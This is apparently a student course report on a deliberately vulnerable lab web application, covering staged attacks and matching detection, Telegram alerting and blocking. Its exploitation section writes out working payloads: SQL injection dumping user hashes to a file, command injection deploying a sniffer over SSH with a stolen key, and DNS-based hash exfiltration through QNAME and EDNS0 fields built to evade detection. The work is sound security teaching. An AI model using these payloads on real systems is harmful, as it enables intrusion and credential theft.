

EECE655: INTERNET SECURITY — Assignment 1 Report


Anwar El Fatayri & Jad Eido | Target Portal: <https://eece655.fun> | Term: Fall 2026

1. ENVIRONMENT SETUP AND PREPARATION – by Anwar El Fatayri

1.1 Dual-Server Topology & Network Security Boundary


A dual-server network architecture was engineered outside the AUB campus environment to evaluate multi-stage cyberattacks and real-time detection & defense in an isolated, production-grade setting:

- Machine A (Web & Database Servers — 10.40.40.21):** Hosts the custom Python raw socket HTTP web server with versioned defense filters (**http_server.py**), a MariaDB database (installed from **rocky linux repositories**), a launcher daemon (**main.py**) and a log forwarder (**log_forwarder.py**) that sends logs (used to send notifications later) via SSH to machine B.
 It is proxied behind Cloudflare edge services (live at <https://eece655.fun>). Direct public IP access is disabled, mitigating basic flooding and scanning techniques or even volumetric network/DDoS attacks.
Machine A is isolated from originating outbound internet connections; it only responds to inbound HTTP requests. Direct external exfiltration from Machine A is strictly impossible.
- Machine B (Internal Utilities Host — 10.40.40.22):** Hosts the custom UDP DNS server (**dns_server.py**), a launcher daemon (**main.py**) and the Telegram alert dispatch engine (**send_notifications.py**). Unlike Machine A, Machine B possesses direct internet access to communicate with the Telegram Bot API. Direct passwordless SSH access is configured from Machine A to Machine B using a private key (`/root/.ssh/id_rsa_utilities`).



1.2 Web Application Architecture & Security Modes

You can access <https://eece655.fun> at any time to check the interface and test both the attack vectors and defense mechanisms live across all four versions (self-explanatory -> Please visit the live website).



To simulate the complete attack, detection, alerting, and defense lifecycle:


- Download **attack_v1.py** and **attack_v2.py** from the repository.
- Toggle the backend mode on the web portal (<https://eece655>) or select the target version endpoint.
- Execute **attack_v1.py** + **attack_v2.py** on the different backend versions to observe when an attack goes **undetected**, when it is **detected**, and when it is **blocked** as defensive controls escalate.

🔴 **NOTE:** If you wish to receive live Telegram notifications on your mobile device, simply share your **Bot Token** and **Chat ID** with us and we will configure `send_notifications.py` (on Machine B) for you. Alternatively, a live demonstration of the real-time Telegram notification can be provided upon request."

2. EXPLOITATION PROGRESSION ACROSS VERSIONS – by Jad Eido

2.1 Iteration 1: Initial Exploitation Sequence – Attack_v1.py

- 1. Reconnaissance:** Login portal message reveals admin and utilities accounts are local network access only.
- 2. Auth Bypass:** SQL injection against admin fails due to password hash checks, but *utilities' #* succeeds.
- 3. Info Disclosure:** Clicking the “Connect via SSH” button discloses sensitive ssh debug information...



4. Database Dump - SQL Injection Payload (Username field):

```
utilities' UNION SELECT * FROM users WHERE username='admin' INTO OUTFILE '/var/lib/mysql/hash' #
```

5. Remote Sniffer Deployment - OS Command Injection Payload (Username field):

```
utilities'#'; B64="aW1wb3J0IHNv(...)"; echo "$B64" | base64 -d | ssh -i /root/.ssh/id_rsa_utilities -o StrictHostKeyChecking=no utilities@10.40.40.22 "cat > /tmp/dns_sniffer.py && sudo nohup python3 /tmp/dns_sniffer.py > /tmp/sniffer.log 2>&1 &" #
```

(Note: Iteration 1 tests QNAME subdomains for exfiltration; Iteration 2 tests EDNS0 OPT headers).

6. Credential Exfiltration - OS Command Injection Exfiltration Payload, sends hash via QNAME DNS query

OS Command Injection Exfiltration Payload:

```
utilities'#'; HASH=$(awk '$2=="admin" {print $3}' /var/lib/mysql/hash); dig @10.40.40.22 ${HASH}.admin-hash.utilities.local #
```

(Note: The admin hash uses a weak MD5 algorithm intentionally for instant offline cracking).

2.1 Iteration 2: SSRF Exploitation Sequence – Attack_v2.py

- 1. Reconnaissance:** Services Monitoring section reveals status verification options for internal services...
- 2. SSRF attack surface:** Insufficient input sanitization on the services checks allows SQL and OS command injections again allowing the extraction of admin password from DB and the deployment of the sniffer on utilities server again.
- 3. EDNS0-OPT Covert DNS Exfiltration:** Bypassing QNAME length/entropy detection filters by exfiltrating the extracted hash inside the **EDNS0 Additional OPT field** (+edns0pt) while keeping the requested domain name clean:

EDNS0-OPT Covert DNS Exfiltration :

```
22 ; HASH=$(cat /var/lib/mysql/testv2); dig @10.40.40.22 utilities.eece655.fun +edns0pt=65001:${HASH}
```

4. DETECTION AND DEFENSE (DEFENDER) – by Anwar El Fatayri

4.1 Version 0: All attack vectors enabled & unmonitored.

This initial version lacks basic security controls and input validation deliberately, leaving the application intentionally vulnerable to SQL injection and OS command attacks in the login and service monitoring features. Additionally, logging is disabled which also intentionally breaks the Telegram notification system, as it relies on reading alerts from audit logs.

4.2 Version 1: Login attack vectors detected & Version2: Service probe (SSRF) vectors detected.

Machine A Application Controls: Implements basic string filtering on login form inputs and services checks parameters (host, port etc.), actively stripping single quotes ('), semicolons (;) and hash signs (#) prior to processing...



Machine B Detection Logic: Inspects incoming UDP Port 53 DNS queries for anomaly thresholds:

- **QNAME Detection:** Flags payload-heavy subdomains via length and entropy anomaly thresholds.
- **EDNS0-OPT Detection:** Parses custom OPT records (TYPE 41) in the Additional Section, inspecting inner option bytes while leaving the outer domain name clean.

🔴 **NOTE:** While real-world production systems deploy **prepared statements** for injection prevention and **statistical entropy analysis** for covert DNS detection, our simplified character filtering and DNS checks effectively demonstrate the evolving cat-and-mouse security lifecycle without going **out of the scope of this assignment**.

Logging & Alerting: Appends detected intrusion events to `/tmp/audit.log` and triggers `send_notifications.py` to dispatch real-time Telegram alerts, as shown below:

```
[root@http ~]# tail -f /tmp/audit.log
[🚩 ALERT] v1 Login Attack Detected from (172.68.234.155, 14154)!
[🚩 ALERT] v1 Login Attack Detected from (172.68.234.155, 14154)!
[🚩 ALERT] v2 SSRF OS COMMAND Injection Attack Detected from (104.22.40.133, 10804) !
[🛑 BLOCKED] v3 SSRF OS COMMAND Injection Attack Blocked from (104.22.40.133, 12821)!
```



4.3 Version 3: All attacks are detected and blocked.

Escalates security from passive detection and alerting to active blocking, immediately dropping malicious payloads to prevent further attacker access...